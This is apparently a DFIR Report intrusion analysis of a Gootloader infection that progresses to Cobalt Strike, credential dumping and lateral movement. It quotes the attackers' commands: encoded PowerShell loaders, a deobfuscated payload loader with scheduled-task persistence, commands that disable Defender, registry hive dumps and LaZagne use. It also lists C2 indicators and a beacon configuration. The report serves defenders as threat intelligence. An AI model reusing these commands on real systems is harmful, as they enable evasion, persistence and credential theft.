

THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES ▾

Thursday, October 31, 2024

ACCESS DFIR LABS MERCHANDISE SUBSCRIBE

CONTACT US

THREAT INTELLIGENCE

DETECTION RULES

DFIR LABS

MENTORING & COACHING PROGRAM

CASE ARTIFACTS

cobaltstrike

gootloader

lazagne

psexec

SEO Poisoning – A Gootloader Story

May 9, 2022

In early February 2022, we witnessed an intrusion employing Gootloader (aka GootKit) as the initial access vector.

The intrusion lasted two days and comprised discovery, persistence, lateral movement, collection, defense evasion, credential access and command and control activity. During the post-exploitation phase, the threat actors used RDP, WMI, Mimikatz, Lazagne, WMIExec, and SharpHound. The threat actors then used this access to review sensitive documents.

Background

[Gootloader](#) was the name assigned to the multi-staged payload distribution by Sophos in March 2021. The threat actors utilize SEO (search engine optimization) poisoning tactics to move compromised websites hosting malware to the top of certain search requests such as “what is the

difference between a grand agreement and a contract?” or “freddie mac shared driveway agreement?”

When the user searches for these phrases and clicks on one of the top results, they are left with a forum looking web page where the user is instructed to download a file, which they accidentally execute (double click to open). You can learn more about Gootloader by reading these references. [1](#) [2](#) [3](#) [4](#)

The researcher behind the [@GootLoaderSites](#) account is doing a great job of providing operational intelligence about the most recent malicious infrastructure. They also contact impacted businesses, monitor for newly created C2 addresses, and make the information public to the community. Thank you!



Case Summary

The intrusion started with a user searching Bing for “Olymplus Plea Agreement?”. The user then clicked on the second search result which led to the download and execution of a malicious javascript file (see video in Initial Access section). Upon execution, Gootloader utilized encoded PowerShell scripts to load Cobalt Strike into memory and persist on the host using a combination of registry keys and scheduled tasks.

Fifteen minutes after the initial execution, we observed the threat actors using the PowerShell implementation of SharpHound (BloodHound) to discover attack paths in the Active Directory-based network. The threat actors collected the results and pivoted to another host via a Cobalt Strike PowerShell beacon.

After pivoting, they disabled Windows Defender, before executing a second Cobalt Strike payload for a different command and control server. Around an hour after the initial infection, the threat actors ran [LaZagne](#) to retrieve all saved credentials from the pivoted workstation. Meanwhile on the beachhead host, the threat actors ran Mimikatz via PowerShell to extract credentials.

With those credentials, the threat actors used RDP from the beachhead host to the already compromised workstation host. They then targeted several other workstations with Cobalt Strike beacon executables; however, no further activity was observed on those endpoints other than the initial lateral movement.

The threat actors favored RDP and remote WMI as their preferred methods to interact with the hosts and servers of interest throughout the rest of the intrusion. After around a four-hour pause of inactivity, the threat actors enabled restricted admin mode via WMI on a domain controller and logged in using RDP.

The threat actors then used Lazagne again on the domain controller to extract more credentials. Our evidence shows that the attackers then began looking for interesting documents on file shares. They opened the documents one-by-one on the remote host via RDP. They directed their focus to documents with legal and insurance-related content.

On the second and final day of the intrusion, the threat actors ran Advanced IP Scanner from the domain controller via the RDP session. Additionally, they inspected the file server and backup server, looking for more interesting data before leaving the network.


Services


We offer multiple services, including a [Threat Feed service](#) that tracks Command and Control frameworks such as Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

We also have artifacts and IOCs available from this case, such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline








Analysis and reporting completed by [@kostatsale](#) [@iiamaleks](#) [@pigerlin](#)

Initial Access

The threat actor gained initial access using Gootloader malware. Here's a video of the user searching and downloading the malware via the poisoned SEO search.



The Javascript file is then executed when double clicked after the zip is opened.

Execution

Gootloader upon execution creates two registry keys:

HKCU:\SOFTWARE\Microsoft\Phone\Username

HKCU:\SOFTWARE\Microsoft\Phone\Username0

The first is populated with an encoded Cobalt Strike payload and the latter is used to store a .NET loader named powershell.dll.

Following the Registry events, a PowerShell command was launched executing an encoded command.

```
"powershell.exe" /c C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.ex
```

The PowerShell command will extract the .NET loader from HKCU:\SOFTWARE\Microsoft\Phone\Username0 and execute the code in memory via ``Assembly.Load()`.`

```
614649211; sleep -s 83; $opj=Get-ItemProperty -path ("hku:\software\microsc
```

[This](#) CyberChef recipe can be used to decode the related PS encoded payload.

Once the PowerShell script is finished running, the next stage involves the .NET loader. The .NET loader will read HKCU:\SOFTWARE\Microsoft\Phone\Username and extract the encoded Cobalt Strike payload. This payload will be decoded and subsequently loaded into memory for execution.

A simple encoding scheme is used where a letter will correspond to one of the hex characters (0-F), or alternately three zeros.

```
q->000
v->0
w->1
r->2
t->3
y->4
u->5
i->6
o->7
p->8
s->9
q->A
h->B
j->C
k->D
l->E
z->F
```

The following shows the source code responsible for the core logic of the .NET loader.

The below diagram summarizes the Gootloader initial execution.

An [excellent](#) resource from Microsoft describes a set of configurations that can be applied to Windows that can stop .js files from executing, preventing this attack chain from ever getting off the ground.

During later stages of the intrusion, Cobalt Strike was executed interactively through RDP on multiple systems.

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadst
```

Persistence

The Javascript (Gootloader) file invoked an encoded PowerShell command.

The encoded PowerShell command creates a Scheduled Task that executes when the selected user logs on to the computer. An encoded PowerShell command is executed that will retrieve and execute the payload stored in the Registry.

```
6876813;  
$a="NgAxADQANgA0ADkAMgAxADEAOwBzAGwAZQBlAHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0A  
  
$u=$env:USERNAME;  
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskActic  
  
30687851
```

Decoded PowerShell Payload:

```
6876813;  
614649211;  
$a = "614649211";  
sleep - s 83;  
$opj = Get - ItemProperty - path("hkcu:\software\microsoft\Phone\"+[Environ  
for ($uo = 0; $uo - le 760; $uo ++ ) {  
    Try {  
        $mpd += $opj.$uo  
    }  
    Catch {}  
};  
$uo = 0;  
while ($true) {  
    $uo ++;
```

```
$ko = [math]::("sqrt")($uo);  
if ($ko - eq 1000) {  
    break  
}  
}  
$yl = $mpd.replace("#", $ko);  
$kjb = [byte[]]::("new")($yl.Length / 2);  
for ($uo = 0; $uo - lt $yl.Length; $uo += 2) {  
    $kjb[$uo / 2] = [convert]::("ToByte")($yl.Substring($uo, 2), (2 * 8))  
}[reflection.assembly]::("Load")($kjb);  
[Open]::("Test")();  
611898544;  
$u = $env : USERNAME;  
Register - ScheduledTask $u - In(New - ScheduledTask - Ac(New - ScheduledTask  
306878516;
```

The task created from the PowerShell script:

Defense Evasion

Windows Defender scheduled scans were deleted from the system. This was observed on multiple servers the threat actor pivoted to.

```
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender S  
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender C  
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender C  
schtasks /delete /tn "\Microsoft\Windows\Windows Defender\Windows Defender V
```

Furthermore, PowerShell was used to disable multiple security features built into Microsoft Defender.

```
Set-MpPreference -DisableRealtimeMonitoring $true  
Set-MpPreference -DisableArchiveScanning $true  
Set-MpPreference -DisableBehaviorMonitoring $true  
Set-MpPreference -DisableIOAVProtection $true  
Set-MpPreference -DisableIntrusionPreventionSystem $true  
Set-MpPreference -DisableScanningNetworkFiles $true  
Set-MpPreference -MAPSReporting 0
```

```
Set-MpPreference -DisableCatchupFullScan $True  
Set-MpPreference -DisableCatchupQuickScan $True
```

As in many cases involving Cobalt Strike, we observed rundll32 used to load the Cobalt Strike beacons into memory on the beachhead host.

This can be observed in the memory dump from the beachhead host with the tell-tale PAGE_EXECUTE_READWRITE protection settings on the memory space and MZ headers observable in the process memory space.



During the intrusion we observed various named pipes utilized by the threat actor's Cobalt Strike beacons including default Cobalt Strike named pipes.

```
PipeName: \msagent_ld  
PipeName: \1ea887
```

The threat actors were observed making use of double encoded Powershell commands. The first layer of encoding contains Hexadecimal and XOR encoding.

The second layer of encoding contains a Base64 encoded string resulting in Gunzipped data.

Decoding this script reveals that it is a publicly available [WMIExec script](#) for running remote WMI queries.

Credential Access

The malicious PowerShell process used by Gootloader dropped a PowerShell script named “mi.ps1” on the file system.

Another PowerShell command was used to trigger the mi.ps1 script. The script was using XOR-encoding.


```
powershell -nop -noni -ep bypass -w h -c ""$t=([type]'Convert');&([scriptblo
```

[This](#) CyberChef recipe can be used to decode the inner encoded command.

The output lists “Invoke-Mimikatz”, a direct reference to the PowerShell Invoke-Mimikatz.ps1 script used to load Mimikatz DLL directly in memory.

```
$u=('http://127.0.0.1:22201/'|%{(IRM $_)});$u|&(GCM I*e-E*); Import-Module C
```

Monitoring PowerShell event id 4103 we can observe the threat actor’s successful credential access activity from the Mimikatz invocation.

In addition, the post-exploitation tool “[LaZagne](#)” (renamed to ls.exe) was used with the “-all” switch.

```
ls.exe all -oN -output C:\Users\REDACTED
```

This will dump passwords (browsers, LSA secret, hashdump, Keepass, WinSCP, RDPManger, OpenVPN, Git, etc.) and store the output file (in our case) in the “C:\Users” directory. When LaZagne is run with admin privileges, it also attempts to dump credentials from local registry hives, as can be seen below.

Here's the commands from another system:

```
cmd.exe /c "reg.exe save hklm\sam c:\users\REDACTED\appdata\local\temp\1\dzn  
cmd.exe /c "reg.exe save hklm\system c:\users\REDACTED\appdata\local\temp\1\  
cmd.exe /c "reg.exe save hklm\security c:\users\REDACTED\appdata\local\temp\
```

Discovery

The threat actors used the PowerShell implementation of SharpHound (Bloodhound) on the beachhead host to enumerate the Active Directory domain. The Cobalt Strike beacon was used to invoke the PowerShell script.

```
powershell -nop -exec bypass -EncodedCommand SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGc
```

They also ran a WMI command on the beachhead host and one other host to check for AntiVirus.

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get disp
```

The threat actors executed this command remotely on a domain controller, before moving laterally to it:

```
powershell.exe ls C:\ > C:\file.txt
```

While having an interactive RDP session, in an attempt to collect more information regarding the host, the attackers used PowerShell to run systeminfo on one of the hosts they pivoted to.

On the last day, and before they left the network, threat actors used Advanced IP Scanner to scan the whole network for the below open ports:

```
21,80,135,443,445,3389,8080,56133,58000,58157,58294,58682,60234,60461,64502
```

Lateral Movement

As observed in many of our intrusions, the threat actor created and installed Windows services to deploy Cobalt Strike beacons. This method was used to pivot to other systems within the network.

SMB was also used to transfer executable Cobalt Strike beacons to various workstations in the environment.

These executables were then executed by a remote service visible in the windows event id 7045 logs.

Next to deploying Cobalt Strike beacons, the threat actor also used RDP to establish interactive sessions with various hosts on the network. One important aspect of these sessions is that the threat actor authenticated using “Restricted Admin Mode”.

Restricted Admin Mode can be considered a double-edged sword; although it prevents credential theft, it also enables an attacker to perform a pass-the-hash attack using RDP. In other words, after enabling Restricted Admin Mode, just the NTLM hash of the remote desktop user is required to establish a valid RDP session, without the need of possessing the clear password.

The threat actor attempted to use both Invoke-WMIExec and psexec to enable “Restricted Admin Mode”.

```
psexec \\<redacted> -u <redacted>\<redacted> -p <redacted> reg add "hklm\sys
```

```
powershell -nop -noni -ep bypass -w h -c "$u=('http://127.0.0.1:47961/'|%%{ (
```

The logon information of EventID 4624 includes a field “Restricted Admin Mode”, which is set to the value “Yes” if the feature is used.



Collection

The threat actor accessed multiple files during the RDP sessions on multiple servers. In one instance document files were opened directly on the system.

Shellbags reveled attempts to enumerate multiple file shares containing information of interest to the threat actor.

Command and Control

Gootloader

Gootloader second stage download URLs. These URLs were deobfuscated and extracted using [this](#) script by [HP Threat Research](#). They've updated this script at least a few times now, thanks [@hpsecurity](#) and thanks to [@GootLoaderSites](#) for sharing on twitter as its broken/fixed.

```
hxxps://kakiosk.adsparkdev[.]com/test.php?hjkiofilihyl=  
hxxps://jp.imonitorsoft[.]com/test.php?hjkiofilihyl=  
hxxps://junk-bros[.]com/test.php?hjkiofilihyl=
```

During the intrusion the Gootloader loader was observed communicating to 35.206.117.64:443 kakiosk[.]adsparkdev[.]com.

```
Ja3:a0e9f5d64349fb13191bc781f81f42e1  
Ja3s:567bb420d39046dbfd1f68b558d86382  
Certificate: [d8:85:d1:48:a2:99:f5:ee:9d:a4:3e:01:1c:b0:ec:12:e5:23:7d:61 ]  
Not Before: 2022/01/05 09:25:33 UTC  
Not After: 2022/04/05 09:25:32 UTC  
Issuer Org: Let's Encrypt  
Subject Common: kakiosk.adsparkdev.com [kakiosk.adsparkdev.com ,www.kakiosk.  
Public Algorithm: rsaEncryption
```

Cobalt Strike

146.70.78.43

Cobalt Strike server TLS configuration:

```
146.70.78.43  
Ja3:72a589da586844d7f0818ce684948eea  
Ja3s:f176ba63b4d68e576b5ba345bec2c7b7  
Serial Number: 146473198 (0x8bb00ee)
```

```
Certificate: 73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
Not Before: May 20 18:26:24 2015 GMT
Not After: May 17 18:26:24 2025 GMT
Issuer: C=, ST=, L=, O=, OU=, CN=
Subject: C=, ST=, L=, O=, OU=, CN=
Public Algorithm: rsaEncryption
```

Cobalt Strike beacon configuration:

```
Cobalt Strike Beacon:
x86:
  beacon_type: HTTPS
  dns-beacon.strategy_fail_seconds: -1
  dns-beacon.strategy_fail_x: -1
  dns-beacon.strategy_rotate_seconds: -1
  http-get.client:
    Cookie
  http-get.uri: 146.70.78.43,/visit.js
  http-get.verb: GET
  http-post.client:
    Content-Type: application/octet-stream
    id
  http-post.uri: /submit.php
  http-post.verb: POST
  maxgetsize: 1048576
  port: 443
  post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
  post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
  process-inject.execute:
    CreateThread
    SetThreadContext
    CreateRemoteThread
    RtlCreateUserThread
  process-inject.starttrwx: 64
```

```
process-inject.stub: 222b8f27dbdfba8ddd559eeca27ea648
process-inject.userwx: 64
proxy.behavior: 2 (Use IE settings)
server.publickey_md5: defb5d95ce99elebbf421a1a38d9cb64
sleeptime: 60000
useragent_header: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW
uses_cookies: 1
watermark: 1580103824
x64:
  beacon_type: HTTPS
  dns-beacon.strategy_fail_seconds: -1
  dns-beacon.strategy_fail_x: -1
  dns-beacon.strategy_rotate_seconds: -1
  http-get.client:
    Cookie
  http-get.uri: 146.70.78.43,/fwlink
  http-get.verb: GET
  http-post.client:
    Content-Type: application/octet-stream
    id
  http-post.uri: /submit.php
  http-post.verb: POST
  maxgetsize: 1048576
  port: 443
  post-ex.spawnto_x64: %windir%\sysnative\rundll32.exe
  post-ex.spawnto_x86: %windir%\syswow64\rundll32.exe
  process-inject.execute:
    CreateThread
    SetThreadContext
    CreateRemoteThread
    RtlCreateUserThread
  process-inject.starttrwx: 64
